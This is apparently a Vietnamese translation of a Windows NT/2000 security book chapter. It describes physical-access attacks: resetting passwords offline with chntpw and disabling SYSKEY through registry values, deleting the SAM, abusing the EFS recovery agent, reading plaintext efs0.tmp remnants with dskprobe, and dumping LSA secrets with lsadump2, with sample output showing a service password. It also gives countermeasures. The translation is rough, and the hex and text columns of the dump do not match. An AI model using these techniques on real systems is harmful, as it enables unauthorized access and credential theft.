Nếu kẻ tấn công đã truy nhập vật lý vào một hệ thống, chúng có thể thực hiện được một cuộc tấn công tinh vi, được Petter Nordahl-Hagen giới thiệu trên địa chỉ http://home.eunet.no/~pnordahl/ntpasswd/. Trong hàng loạt trang liên kết trên địa chỉ này, Petter đưa ra một số những dẫn chứng gây chú ý, bao gồm:

> Những thông tin phân tách có thể được đưa vào SAM ngoại tuyến, cho phép bất cứ ai cũng có thể thay đổi mật khẩu của người sử dụng hệ thống đó.

Petter tiếp tục một mô tả và cung cấp những công cụ để tạo lập một đĩa mềm khởi động Linux có thể sử dụng để được khởi động lại một hệ thống NT/2000, thay đổi mật khẩu Administrator (thậm chí mật khẩu này đã được đổi tên), khởi động, và sau đó đăng nhập với một mật khẩu mới. Sau đây là một sự kết hợp thú vị:

Tính năng nhập chỉ hoạt động ngay cả trong trường hợp đã ứng dụng SYSKEY và tiến hành lựa chọn bảo vệ SYSKEY bằng một mật khẩu và lưu trên một đĩa mềm

"Đợi một giây", chúng tôi được biết rằng : "SYSKEY áp dụng vòng mã hóa thứ hai 128 bit đối với những thông tin phân tách mật khẩu sử dụng một khóa duy nhất được lưu trong Registry, vốn được bảo vệ tùy chọn bằng một mật khẩu, hay được lưu trong đĩa mềm (xem chương 5). Làm sao một người có thể cho những thông tin phân tách vào mà không biết khoá hệ thống được dùng để tạo ra chúng?"

Petter đã tìm ra cách tắt SYSKEY. Nghiêm trọng hơn, ông đã phát hiện ra rằng những thông tin phân tách kiểu cũ nhập trong SAM sẽ tự động chuyển đổi thành dạng SYSKEY ngay khi khởi động lại hệ thống. Chúng ta phải khâm phục Peter về phát kiến thiết kế đối chiếu này. Xin cúi đầu bái phục Peter!

4. Thiết lập HKLM\System\CurrentControlSet\Control\Lsa\SecureBoot về 0 để làm vô hiệu hoá SYSKEY (những giá trị có thể áp dụng cho khoá này là 0 – vô hiệu hoá; và 1 – khoá chưa được bảo mật được lưu trong Registry; 2 – khoá đã bảo mật bằng cụm mật khẩu trong Registry; 3 – khoá được lưu trong đĩa mềm.)
5. Thay đổi một cờ hiệu đặc tả trong HKLM\SAM\Domains\Account\F cấu trúc nhị phân sang một hình thức tương tự như SecureBoot trước đây. Trong khi toàn hệ thống đang hoạt động, khoá này không thể tiếp cận mở được.
6. Chỉ riêng trong Windows 2000, khoá <mặc định> trong HKLM\security\Policy\PolSecretEncryptionKey cần phải đổi sang giá trị tương tự như hai khoá trước.

Theo Petter, chỉ thay đổi một trong hai giá trị đầu trong NT4 lên tới những giá trị SP6 thì sẽ gây ra sự không nhất quán giữa SAM và những thiết lập hệ thống khi quá trình khởi động kết thúc,và SYSKEY được tái thiết lập. Trong Windows 2000, sự không nhất quán giữa ba khoá này dường như được tái thiết lập bằng giá trị có thể nhất khi khởi động lại.

CẢNH BÁO: Sử dụng những kỹ thuật này có thể khiến SAM bị hư hại, hoặc hỏng hoàn toàn. Khi những kỹ thuật này không khởi động lại được nữa, chúng ta mới thử nghiệm chúng trên phần cài đặt NT/2000. Chú ý không nên chọn Disable SYSKEY trong mục chntpw trong Windows 2000. Những phản ứng cực kỳ nguy hại có thể xảy ra khi áp dụng kỹ thuật này, và thường phải tiến hành cài đặt lại từ đầu.

CHÚ Ý:Kỹ thuật này sẽ không thay đổi những mật khẩu chương mục đối tượng sử dụng trong trình điều khiển miền có cài đặt Windows 2000 vì nó chỉ nhằm vào file SAM đã hỏng. Về DC, những thông tin phân tách mật khẩu được lưu trong Thư Mục Động, chứ không lưu trong SAM.

◙ Những Biện Pháp Đối Phó chntpw

Khi kẻ tấn công đã thực hiện được truy xuất vật lý không hạn chế tới một hệ thống, chúng ta vẫn có một số biện pháp đối phó tấn công kiểu này. Công việc khảo sát đầu tiên là thiết lập SYSKEY tạo thành sự can thiệp cần thiết vào quá trình khởi động hệ thống bằng cách nhập một mật khẩu hoặc một khoá hệ thống từ đĩa mềm (xem chương 5 để biết thêm chi tiết về ba hình thức của SYSKEY). Vì vậy, ngay cả khi kẻ tấn công muốn thiết lập lại mật khẩu Administrator thì vẫn phải nhập mật khẩu SYSKEY để khởi động hệ thống. Tất nhiên, kẻ tấn công vẫn có thể sử dụng chntpw để vô hiệu hóa toàn bộ SYSKEY, nhưng chúng có thể gây hỏng hệ thống mục tiêu nếu là Windows 2000.

Giả sử Petter đã vô hiệu hoá toàn bộ SYSKEY, lựa chọn duy nhất với hệ nhị phân chntpw—điều gì sẽ xảy ra nếu nó được thiết lập về 1 thay vì về 0, để lưu khoá hệ thống trong mạng cục bộ. Điều này có thể vô hiệu hoá chế độ bảo vệ SYSKEY dạng password-hoặc ploppy, làm biện pháp đối phó này trở nên vô dụng. Bộ mã gốc cho chntpw có trên trang Web của Petter … và cách thức sử dụng hiệu quả chntpw trong chế độ hiệu chỉnh Registry cũng được giới thiệu trên cùng địa chỉ này.

Nếu không có chế độ bảo mật của SYSKEY dạng password hoặc ploppy, bạn phải dựa vào những thủ thuật bảo mật cũ, như đảm bảo những hệ thống quan trọng phải được bảo mật vật lý và thiết lập mật mã BIOS hoặc vô hiệu hóa những truy xuất từ ổ đĩa mềm lên hệ thống.

☻ XÓA SAM TRỐNG VÀ MẬT KHẨU ADMINISTRATOR

Tính phổ biến	*4*
Tính đơn giản	*5*
Tính hiệu quả	*10*
Mức độ rủi ro	*6*

Vào ngày 25/7/1999, James J. Grace và Thomas S. V. Bartlett III công bố một tài liệu gây chú ý mô tả cách thức xoá mật khẩu Administrator nhờ khởi động một hệ điều hành thay thế và xoá file SAM (xem tại trang http://www.deepquest.pf/win32/win2k_efs.txt). Nếu cần truy nhập vật lý không qua kiểm soát và các tính năng sẵn có của các công cụ viết các mục NTFS (ví dụ, NTFSDOS Pro có tại http:// www.sysinternals.com), thì kỹ thuật này cơ bản sẽ nghiễm nhiên đi qua hệ thống an ninh cục bộ trên NT/2000.

Mặc dù kỹ thuật đã được giới thiệu này đề cập đến sự cài đặt của một bản sao thứ hai của NT hoặc 2000 cùng với một bản gốc, nhưng việc làm này không thực sự cần thiết nếu kẻ tấn công chỉ muốn phá hỏng mật khẩu chương mục của Administrator. Lúc đó SAM được xoá một cách dễ dàng.

Cách thức tấn công này có thể dẫn đến một số tác hại nghiêm trọng đến Encrypting File System (Hệ Thống File mã hoá), sẽ được giới thiệu chi tiết ở phần sau.

CHÚ Ý Những trình điều khiển miền Windows 2000 không bị ảnh hưởng khi SAM bị xoá vì chúng không lưu giữ những thông tin phân tách mật khẩu trong SAM. Tuy nhiên, những phân tích của Grace và Bartlett chỉ ra một cơ chế dành được kết quả cần thiết tương tự trên những trình điều khiển miền nhờ cài đặt một bản sao Windows 2000.

◙ Ngừng quá trình Xoá SAM Ngoại Tuyến

Như chúng ta đã biết, phương pháp duy nhất để bước đầu giảm thiểu hậu quả do cuộc tấn công kiểu này là định cấu hình cho Windows 2000 để khởi chạy trong SYSKEY ở chế độ password hoặc ploppy. Một số cách hiệu quả khác để ngăn cản tấn công mật khẩu ngoại tuyến là giữ cho máy chủ được bảo mật vật lý, di dời hay làm vô hiệu hoá những ổ đĩa khởi động, hoặc xây dựng lại một mật khẩu trong BIOS nhập vào trước khi khởi động lại hệ thống. Chúng tôi khuyên các bạn nên sử dụng tất cả những cơ chế này.

Hệ Thống File Mã Hóa (EFS)

Một trong những trọng điểm của vấn đề bảo mật trong Windows 2000 là Hệ Thống Mã Hoá File (EFS). EFS là một hệ thống dựa trên cơ cấu khoá bảo mật chung nhằm mã hóa dữ liệu trên đĩa tại một thời điểm nhất định với mục đích ngăn chặn tin tặc tiếp cận hệ thống. Hãng Microsoft đã tung ra một bộ tài liệu cung cấp thông tin chi tiết về cơ chế hoạt động của EFS. White paper này được giới thiệu trên địa chỉ http://www.microsoft.com/windows2000/techinfo/howitworks/security/encrypt.asp. EFS có thể mã hoá một file hay thư mục với một cơ chế thuật toán mã hoá, đối xứng, và nhanh chóng sử dụng một khoá mã hoá file (FEK) được tạo ra ngẫu nhiên đặc trưng cho file hay thư mục. Phiên bản EFS đầu tiên sử dụng Tiêu Chuẩn Mã Hoá Dữ Liệu Mở Rộng (DESX) như một thuật toán mã hoá. Khóa mã hoá file được tạo ra ngẫu nhiên sau đó lại tự động mã hoá với một hay nhiều khoá mã hoá dùng chung, bao gồm khoá của đối tượng sử dụng (mỗi đối tượng sử dụng Windows 2000 đều nhận được một mật khẩu dùng chung/cá nhân) và một tác nhân phục hồi mật khẩu (RA). Những giá trị đã được mã hoá được lưu dưới dạng thuộc tính của file.

Ví dụ tác nhân phục hồi mật khẩu được kích hoạt trong trường hợp người sử dụng mã hoá một số dữ liệu nhạy cảm bỏ một hệ thống hay những mật khẩu mã hoá của họ bị mất. Để tránh trường hợp mất dữ liệu đã mã hoá không thể phục hồi được, Windows 2000 tạo ra một tác nhân phục hồi dữ liệu cho EFS—EFS sẽ không hoạt động nếu không có một tác nhân phục hồi. Một tác nhân phục hồi có thể mã hoá nội dung file đó mà không cần mật khẩu cá nhân của đối tượng sử dụng vì FEK độc lập hoàn toàn với mật khẩu dùng chung hay cá nhân của đối tượng sử dụng. Tác nhân phục hồi dữ liệu mặc định cho một hệ thống là chương mục administrator cục bộ.

Mặc dù EFS có thể rất hữu hiệu trong nhiều trường hợp, nhưng nó không phát huy tác dụng nếu làm việc với những đối tượng sử dụng ở cùng một Workstation nhằm bảo vệ file. Đó chính là tính năng hoạt động của danh sách điều khiển truy cập (ACL) hệ thống file NTFS. Microsoft đã đặt EFS vào một vị trí như một tầng bảo vệ chống lại những cuộc tấn công ở những vị trí NTFS bị hỏng. Ví dụ, bằng cách khởi động những Hệ Điều Hành thay thế và sử dụng những công cụ thuộc nhóm ba để truy cập vào ổ đĩa cứng, hay những file lưu trong máy chủ từ xa. Thực ra, bộ tài liệu của Microsoft về EFS tập trung vào chủ đề "EFS có thể giải quyết những vấn đề bảo mật dựa trên các công cụ có trên các hệ điều hành khác. Những hệ điều hành này cho phép đối tượng sử dụng truy cập vật lý các file từ một mục NTFS mà không cần có sự kiểm tra truy cập". Chúng ta sẽ tìm hiểu rõ vấn đề này ở phần sau.

Chức năng của Hệ thống bảo mật tệp tin EFS

Hệ thống mã hoá tệp EFS có thể được dùng để bảo mật tệp hay thư mục trên màn hình Properties bằng cách sử dụng phím Tab, nhãn Advanced. Ngoài ra công cụ lập mã dòng lệnh có thể còn được sử dụng để lập mã và giải mã file. Đánh dòng lệnh: 'Type cipher /?' vào dấu nhắc hệ thống.

Mặc dù các tệp có thể có mật khẩu riêng, nhưng hệ thống bảo mật EFS của hãng Microsoft còn cung cấp thêm biện pháp bảo mật ngay trên thư mục. Lí do là đôi khi mật mã lập tại file không có tác dụng và có tạo ra dạng văn bản thuần tuý, hơn nữa tệp tin này không cho phép nén.

Nhờ có sự trợ giúp của Windows 2000 đối với EFS, bạn sẽ có được những kỹ năng cần thiết để sử dụng Hệ thống EFS tốt hơn.

Chú ý: Cần thận trọng khi dụng lệnh 'cut' để di chuyển tệp đã được mã hoá. Mặc dù cơ chế sao lưu chuẩn (ví dụ như: ntbackup.exe) sẽ thực hiện sao lưu bản chính, nhưng lệnh sao chép thông thường lại chỉ đọc những thông số tệp gốc dưới hình thức đã giải mã. Nếu điểm đích của tệp được di chuyển không phải là khu vực lưu trữ NTFS 5.0, thì tệp tin được di chuyển này sẽ ở dạng văn bản thuần tuý. Nếu điểm đích của tệp được di chuyển là khu vực lưu trữ NTFS 5.0, thì tệp tin này vẫn được giữ nguyên mã bảo mật nhưng sẽ khác nguyên bản. Tệp tin sẽ được giữ nguyên nếu dùng một khoá bảo mật (FEK) mới. Cần lưu ý rằng Hệ thống bảo mật tin EFS chỉ bảo mật tệp tin khi tệp được lưu trên đĩa, tệp sẽ không được khoá mã nếu post lên mạng.

◙ Vô hiệu hóa khóa khôi phục EFS

Tính phổ biến	*3*
Tính đơn giản	*1*
Tính hiệu quả	*10*
Mức độ rủi ro	*5*

Chúng ta tiếp tục nghiên cứu tài liệu mà Grace và Bartlet giới thiệu ở phần trước tại địa chỉ http://www.deepquest.pf/win32/win2k_efs.txt , khả năng ghi chèn dữ liệu lên mã chương mục Administrator được thực hiện trên một phạm vi rộng hơn khi máy ngầm hiểu Administrator là một tác nhân phục hồi mã mặc định (RA). Khi đã đột nhập thành công vào một hệ thống bằng một mật mã Administrator trống, các tệp tin được mã hoá dưới dạng EFS sẽ tự động giải mã khi mở tệp tin, từ đó có thể dùng chính mật khẩu khôi phục mã để truy cập các tệp đã bị mã hoá.

Vì sao chức năng này hoạt động? Hãy nhớ lại cách thức hoạt động của hệ thống mã hoá tệp: Mật khẩu mã hoá tệp (cũng dùng để giải mã tệp) được thiết lập ngẫu nhiên cũng có thể tự lập mã bằng những phím khác, và những biến số mã hoá này được lưu trữ như những thuộc tính tệp. FEK được lập mã bằng những khoá chung của khách hàng (mỗi khách hàng sử dụng hệ điều hành Windows 2000 sẽ nhận được một mật khẩu cá nhân hay mật khẩu dùng chung) được lưu dưới dạng thuộc tính tệp gọi là Trường Giải Mã Dữ Liệu (DDF) được kết hợp với tệp tin. Khi người dùng truy cập vào tệp tin này, mã các nhân của người ấy sẽ giải mã DDF, và sẽ tìm được FEK để giải mã tệp tin đó. Những biến số thu được từ việc giải mã FEK cùng với mã tác nhân phục hồi sẽ được lưu dưới dạng thuộc tính có tên Trường Phục Hồi Dữ Liệu (DRF). Vì vậy, nếu Administrator cục bộ là tác nhân phục hồi đã xác định (thường mặc định), thì bất kỳ ai có mã Administrator trong hệ thống này sẽ có thể giải mã DRF bằng mật khẩu cá nhân của mình để rồi giải luôn cả mã FEK, đây chính là chìa khoá để giải mã các tệp tin được bảo mật dưới dạng EFS.

Xóa ủy nhiệm Tác nhân Phục hồi Hãy xem điều gì xảy ra nếu tác nhân phục hồi được giao cho người khác mà không phải là Administrator? Grace và Bartlett sẽ cung cấp cho các bạn biện pháp đối phó bằng một chương trình chạy ngay khi khởi động máy và xác lập lại mật mã cho bất kỳ một chương mục nào đã được xác định là tác nhân phục hồi.


Tất nhiên một kẻ đột nhập không cần chỉ tập chung vào tác nhân phục hồi vì nó chỉ nhất thời tạo ra một phương thức dễ tiếp cận nhất đối với các tệp đã bị mã hoá trên đĩa.Một cách khác để tránh xung đột với tác nhân phục hồi được uỷ thác là giả dạng làm người mã hoá tệp đó. Sử dụng chntpw (xem phần trước), mọi mã chương mục của người sử dụng đều có thể xác lập lại

bằng hình thức tấn công ngoại tuyến. Khi đó kẻ tấn công có thể đột nhập vào hệ thống khi người sử dụng mã hoá DDF có liên kết ảo với mã cá nhân của người đó, sau đó giải mã FEK và tệp tin. Chúng ta cũng không cần dùng đến mã cá nhân của tác nhân phục hồi dữ liệu.

◙ **Xuất khẩu các khóa phục hồi và lưu trữ an toàn các khóa này**


Grace và Bartlett sẽ buộc hệ thống Microsoft phải cho phép mã EFS được giải, nhưng đột nhập làm giảm nguy cơ rủi do bằng cách xác nhận cuộc tấn công sẽ thất bại nếu thủ thuật chuyển giao mã phục hồi bị phát hiện. (Xem trang: http:// www.microsoft.com/ technet/treeview/default.asp?url=/technet/itsolutions/security/topics/efs/asp).

Tuy vậy phần mô tả quá trình xử lý dữ liệu của hãng Microsoft trong trang này đã quá lạc hậu, và các tệp tin trợ giúp EFS cụ thể không thể chỉ ra cách thức thực hiện. Để truy xuất các tệp chứa tác nhân phục hồi trên những hệ thống độc lập, mở trang Group Policy (gpedit.msc), tìm tới nhãn Computer Configuration\Windows Settings\Security Setting\Public Key Policies\Encryted Data Recovery Agents, tích chuột phải vào tác nhân phục hồi bên ô phải (thường đây là Administrator), và chọn All Tasks/Export. Xem bảng sau:



Một thuật sĩ sẽ được mở ra và qua đó hàng loạt đề mục thông tin trước khi truy xuất được mật mã. Để sao lưu mã tác nhân phục hồi, bạn phải truy xuất cả mã cá nhân kèm theo trang chứa mã, và bạn nên tạo lập một hệ thống bảo vệ nghiêm ngặt (đòi hỏi một mật khẩu). Cuối cùng bạn nên XOÁ BỎ MÃ CÁ NHÂN NẾU ĐÃ THÀNH CÔNG. Bước cuối cùng là vô hiệu hoá khoá giải mã tác nhân phục hồi thu được từ hệ thống cục bộ.

CẢNH BÁO: Chú ý xoá toàn bộ trang chứa tác nhân phục hồi trong ô phải của thuật sĩ. Điều này sẽ làm cho EFS trong Windows 2000 không còn là tác nhân phục hồi nữa. Hướng dẫn sau đây sẽ cho thấy điều gì xảy ra khi EFS được dùng nhưng không có mã tác nhân phục hồi_Nó không hoạt động được.



CHÚ Ý Những mục đã bị khoá mã trước khi xoá tác nhân phục hồi vẫn bị mã hoá, nhưng chúng sẽ chỉ được khi người sử dụng khôi phục được mã RA đã lưu từ trước.

Đối với những máy kết nối mạng miền, cách thức có hơi khác: máy chủ miền này sẽ lưu trữ tất cả mã phục hồi hệ thống cho các máy trong miền. Khi một máy dùng Windows 2000 kết mạng miền, Hệ Thống Quản Lý Mã Phục Hồi Mặc Định Trong Miền sẽ tự động làm việc. Administrator của miền đó, chứ không phải là Administrator cục bộ, sẽ trở thành tác nhân phục hồi. Từ đó Administrator sẽ phân tách các mã phục hồi từ những dữ liệu đã mã hoá khiến mọi cuộc tấn công của Grace và Bartlett trở nên khó khăn hơn. Đó cũng là một thủ thuật để truy xuất trang chứa tác nhân phục hồi từ máy chủ miền đó. Nếu như các tác nhân này bị là tổn thương, thì mọi hệ thống trong miền cũng rất dễ bị ảnh hưởng nếu như mã phục hồi có ở các máy cục bộ.

CHÚ Ý Hãng Microsoft cũng xác nhận trong một trang "analefs" rằng vấn đề xóa bỏ SAM, làm cho mật khẩu của Administrator bị xác lập lại thành giá trị trống, có thể giải quyết nhờ SYSKEY. Chúng tôi đã chứng minh điều này hoàn toàn không đúng trừ phi mã SYSKEY hoặc chế độ cần ở ổ đĩa mềm được tái xác lập. (Trong trang này chúng ta không đề cập đến điều đó.)

☻ Phục Hồi Dữ Liệu Tệp Tạm Thời EFS

Tính phổ biến	*8*
Tính đơn giản	*10*
Tính hiệu quả	*10*
Mức độ rủi ro	*9*

Vào ngày 19-1-2001, Richard Berglind đăng tải một nghiên cứu rất thú vị lên trang danh sách thư bảo mật. Sự việc là ở chỗ khi một tệp tin được chọn để mã hoá bằng EFS, nhưng cuối cùng nó vẫn chưa được bảo mật. Thực ra một bản sao lưu của tệp tin đó đã được chuyển tới một thư mục tạm thời và được đổi tên thành efs0.tmp. Sau đó những dữ liệu từ tệp tin này được mã hoá

và thay thế cho tệp tin gốc. Tệp tin sao lưu sẽ tự động xoá sau khi kết thúc quá trình mã hoá.

Tuy nhiên, sau khi tệp tin sao lưu thay thế tệp tin gốc và tệp tin tạm thời được xóa bỏ, những khối cản vật lý trong hệ thống tệp tin, nơi các tệp tin tạm thời thường trú không bao giờ bị xoá sạch. Những khối này chứa dữ liệu gốc chưa mã hoá. Phương thức xoá tệp tin tạm thời cũng tương tự như cách xoá bất kỳ một tệp tin nào khác. Một mục nhập trong bảng tệp tin chủ được đánh dấu rỗng và các liên cung nơi lưu trữ các tệp được đánh dấu hiển thị, nhưng tệp tin vật lý và thông tin nó chứa đựng sẽ ở dạng văn bản gốc được lưu trên mặt đĩa vật lý. Khi các tệp tin mới được bổ xung vào vùng lưu trên đĩa, các thông tin của tệp sẽ dần bị ghi chèn; nhưng nếu tệp tin được mã hoá quá lớn, thì tệp tin này vẫn được lưu tới hàng tháng sau (tuỳ thuộc vào dung lượng đĩa).

Trở lại với nghiên cứu của Richard, hãng Microsoft khẳng định trường hợp này là do thiết kế đặc trưng cho tệp cá nhân dùng EFS để bảo mật, và chỉ ra những khoảng trắng của EFS sẽ giải thích mọi vấn đề rõ ràng. Hãng cũng gợi ý một số thủ thuật nhằm tránh những trường hợp như trên và rằng sẽ nghiên cứu kỹ hơn vấn đề này.

Cách thức hoạt động của chương trình này khi đọc các dữ liệu bị mã hoá dưới dạng EFS như thế nào? Một trình duyệt cấp thấp sẽ truy xuất dữ liệu một cách dễ dàng, ví dụ như trình duyệt dskprobe.exe của Công cụ hỗ trợ có trên CD cài đặt Windows 2000. Trình duyệt này cho phép người sử dụng có thể dễ dàng truy cập máy chủ và truy xuất dữ liệu tệp tin đã bị mã hoá. Chúng ta sẽ tìm hiểu cách sử dụng trình duyệt dskprobe để đọc tệp tin efs0.tmp sau đây.

Đầu tiên, chạy chương trình dskprobe và mở một ổ đĩa vật lý thích hợp để truy xuất dữ liệu bằng cách chọn Drives/Physical Drive và click chuột phải vào một ổ thích hợp trong phần trên, góc trái cửa sổ hiển thị. Sau đó, click vào nhân Set Active gần ổ bạn chọn sau khi hiển thị trong phần "Handle 0" của hộp thoại.

Sau khi hoàn thành bước thứ nhất, kế tiếp bước thứ hai bạn phải định vị cung thích hợp chứa những dữ liệu muốn nhận dạng. Định vị các tệp trên một ổ đĩa vật lý là một công việc cực kỳ khó khăn, tuy nhiên bạn có thể sử dụng lệnh Tools/Search Sectors của trình duyệt dskprobe để hỗ trợ công việc tìm kiếm này. Trong ví dụ ở hình 6-3, chúng ta tìm kiếm chuỗi ký tự "efs0.tmp" trong các phần cung từ 0 đến điểm kết của đĩa. Bạn cũng nên click chọn mục Exhaustive Search, các kiểu chữ in hoa hay in thường (Ignore Case), và kiểu chữ Unicode. (Sử dụng ASCII thường không cho kết quả).

Bước ba khi hoạt động tìm kiếm kết thúc, nếu EFS đã được sử dụng để lập mã tệp trên đĩa đang được phân tích, và nếu tệp efs0.tmp không bị ghi đè do các thao tác hoạt động của đĩa, thì đầy đủ nội dung tìm kiếm sẽ hiển thị trên giao diện dskprobe. Công việc tìm kiếm chuỗi ký tự "efs0.tmp" sẽ thể

hiện các phần khác trên đĩa cũng chứa chuỗi ký tự đó. (một tệp có tên "efs0.log" cũng chứa tham chiếu đường dẫn đầy đủ tới tệp efs0.tmp). Một cách khác nhằm giúp bạn tìm luôn thấy chuỗi efs0.tmp thay vì tìm tệp chứa chuỗi đó là tìm luôn chuỗi "FILE*" trên dòng đầu của giao diện dskprobe __máy sẽ chỉ ra phần chứa một tệp đó. Cả efs0.log và efs0.tmp dường như được tạo ra từ cùng một đường dẫn giống với đường dẫn của tệp đã được mã hoá, nhưng chúng không hiển thị trên một giao diện chuẩn mà chỉ hiển thị trên giao diện của dskprobe. Trong hình 6-3, chúng tôi đã chỉ ra một tệp efs0.tmp mẫu được phát hiện trong cung từ 21249 hiển thị trong dskprobe với nộ dung đầy đủ. (Một lần nữa, cần lưu ý chuỗi "FILE*" ở dòng đầu, đây là một tệp tin).

BlackICE Pro	Internet Security Systems http://www.iss.net/
Centrax	Cybersafe Corp. http://www.cybersafe.com/
CyberCop Server	Network Associates, Inc. http://www.nai.com/
Intact	Pedestal Software http://www.pedestalsoftware.com/
Intruder Alert (ITA)	Symantec http://enterprisesecurity.symantec.com/products
RealSecure	Internet Security Systems http://www.iss.net
SessionWall-3	Computer Associates (CA) http://www.ca.com/Solutions/Product.asp?ID=163
Tripwire for NT	Tripwire, Inc. http://www.tripwiresecurity.com/

Table 5-2. Selected NT/2000 Intrusion Detection Tools

CHÚ Ý Kẻ tấn công có thể chạy chương trình dskprobe trên mạng thông qua một giao diện điều khiển từ xa hay một phiên Terminal Server, chứ không chỉ từ một bàn giao tiếp vật lý.

Khi tấn công bằng một trình duyệt cấp thấp không những kẻ tấn công không chỉ đơn giản xoá phần SAM hoặc thay đổi chật tự mọi thứ có trong đó, mà phải dò tìm những tệp đang được bảo mật dưới dạng EFS trong những môi trường dễ bị tấn công.

◙ Khóa tính năng Phục hồi file tạm lưu EFS

Khi cuốn sách đến tay bạn đọc, hãng Microsoft vẫn chưa có những biện pháp sữa chữa lỗi này. Tuy nhiên, hãng cũng có những phản hồi đối với Bugtraq đã đề cập ở phần trước. Microsoft cho biết, tệp sao lưu văn bản thuần tuý chỉ được tạo ra nếu một tệp đơn có trước đã được mã hoá. Nếu tệp được tạo ra trong thư mục đã được mã hoá thì ngay lập tức nó cũng được mã hoá, và sẽ không có một tệp sao lưu văn bản thuần tuý khác được tạo ra. Microsoft khuyến cáo điều này như một quy trình ưu đãi cho việc sử dụng EFS để bảo mật các dữ liệu nhạy cảm như đã trình bày trong phần "Bảo Mật Hệ Thống Tệp Trong Windows 2000". (Xem http://www.microsoftft.com/technet/treeview/default.asp?url=TechNet/prodtechnol/windows2000serv/deploy/confeat/nt5efs.asp):

"Chúng tôi khuyến cáo các bạn tốt hơn hết là luôn khởi tạo một thư mục rỗng tiến hành mã hoá, sau đó tạo các tệp trực tiếp trong thư mục đó. Điều này sẽ đảm bảo các bit của tệp đó không bị lưu giữ ở bất kỳ nơi đâu trên đĩa. Việc làm này cũng tạo ra một sự thực thi tốt hơn khi EFS không cần tạo một bản sao lưu khác và sau đó lại xoá nó…"

Điểm cần lưu ý: thay vì mã hoá các tệp riêng biệt, hãy mã hoá một thư mục chứa tất cả dữ liệu bảo mật trước, và sau đó tạo các tệp nhạy cảm chỉ trong thư mục này.

Khai Thác Sự Uỷ Thác

Một trong những kỹ năng hiệu quả mà những kẻ tấn công hay dùng là tìm những máy uỷ thác trong miền (đối kháng cục bộ) mà đều hợp lệ trong các miền hiện thời khác. Điều này cho phép kẻ tấn công có thể nhảy cóc từ các máy chủ độc lập sang các mạch điều khiển miền và qua các đường biên an ninh rất dễ dàng. Chính những nhà quản trị hệ thống là người cho phép kẻ tấn công sử dụng cách này khi họ nhập vào một hộp độc lập với những máy uỷ thác khác trong miền điều khiển. Hệ điều hành Windows 2000 bảo vệ được ai trong những lỗi như vậy!

☻ Những bí mật LSA – Alive và Well

Tính 8	*phổ*	*biến*	
Tính 10	*đơn*	*giản*	
Tính 10	*hiệu*	*quả*	
Mức 9	*độ*	*rủi*	*ro*

Như đã trình bày ở Chương 5, yếu điểm của Bí mật LSA là chìa khoá cho việc lợi dụng mối quan hệ tín nhiệm bên ngoài vì nó tiết lộ danh sách một vài người sử dụng cuối cùng truy cập vào hệ thống và các mật khẩu truy cập vào các chương mục dịch vụ.

Mặc dù hãng Microsoft đã đưa ra một biện pháp khắc phục cho lỗi Bí mật LSA sau khi tung ra Service Pack 3, nhưng rất nhiều dữ nhạy cảm vẫn có thể bị lấy cắp nhờ sử tiện ích lsadump2 từ Todd Sabin(xem http://razor.bindview.com/tools/desc/lsadump2_readme.html)

Sau đây là một ví dụ khi lsadump2 khai thác một chương mục dịch từ một mạch điều khiển miền dùng Windows 2000. Mục vào cuối cùng cho thấy dịch vụ "BckpSvr" nhập vào hệ thống với mật khẩu của "password1234".

```
C:\>lsadump2
$MACHINE.ACC
7D 58 DA 95 69 3E 3E 9E AC C1 B8 09 F1 06 C4 9E }x..i>>……..
6A BE DA 2D F7 94 B4 90 B2 39 D7 77 j..-…..9.w

TermServLicentingSignKey-12d4b7c8-77d5-11d5-11d1-8c24-00c04fa3080d
. . .
TS: InternetConnectiorPswd
36 00 36 2B 00 32 00 48 00 68 00 32 00 62 00 6.6.+ 2.H.h.2.b.
44 00 55 00 41 00 44 00 47 00 50 00 00 00 D.U.A.D.G.P…
. . .
SCBckpSvr
74 00 65 00 73 00 74 00 75 00 73 00 53 00 72 00 p.a.s.s.w.o.r.d.
31 00 32 00 33 00 34 00 1.2.3.4.
```

Khi biết được mật khẩu dịch vụ, kẻ tấn công có thể sử dụng những tiện ích tiện ích như net user được cài đặt sẵn và Resource Kit nlnest/TRUSTED_DOMAINS để theo dõi trương mục đối tượng sử dụng và mối quan hệ tín nhiệm trên cùng hệ thống này (dễ dàng thực hiện nếu có đặc quyền của Administrator).

Khám phá này có thể tạo ra một đối tượng sử dụng có tên "bckp" (hoặc tương tự) và một hoặc nhiều mối quan hệ với những miền ngoài. Chúng ta sẽ có cơ hội thành công cao nếu sử dụng bkcp/password 1234 để đăng nhập vào những miền này.

◙ Biện Pháp Đối Phó Isadump2

Hãng Microsoft không coi đây là một lỗ hổng an ninh vì muốn chạy Isadump2 cần phải có SeDebugPrivilege, mà SeDebugPrivilege chỉ được gửi đến Administrator thông qua một chế độ mặc định. Cách tốt nhất để chống lại Isadump2 là bảo vệ các chương mục của Administrator khỏi bị tổn thương ngay từ đầu. Tuy nhiên, nếu trường hợp xấu nhất xảy ra và Administrator bị mất, thì các chương mục dịch vụ từ các miền ngoại trú vẫn có thể bị lấy cắp nhờ sử dụng công cụ Isadump2, và khi đó bạn không thể làm gì được.

Hình Thức Sao Multimaster và Mô Hình Trust Mới

Một trong những thay đổi cơ bản đối với cấu trúc miền NT4 trong Windows 2000 là bước chuyển từ hình thức sao master đơn và mô hình trust sang hình thức multimaster. Trong cấu trúc Windows 2000, tất cả các miền đều sao chép Active Directory dùng chung và uỷ thác lẫn nhau bằng trust chuyển tiếp hai chiều nhờ chạy Kerberos. (Trust giữa các forest hay với miền NT4 vẫn là một chiều) . Đây chính là một giải pháp tốt cho thiết kế cấu trúc liên kết miền.

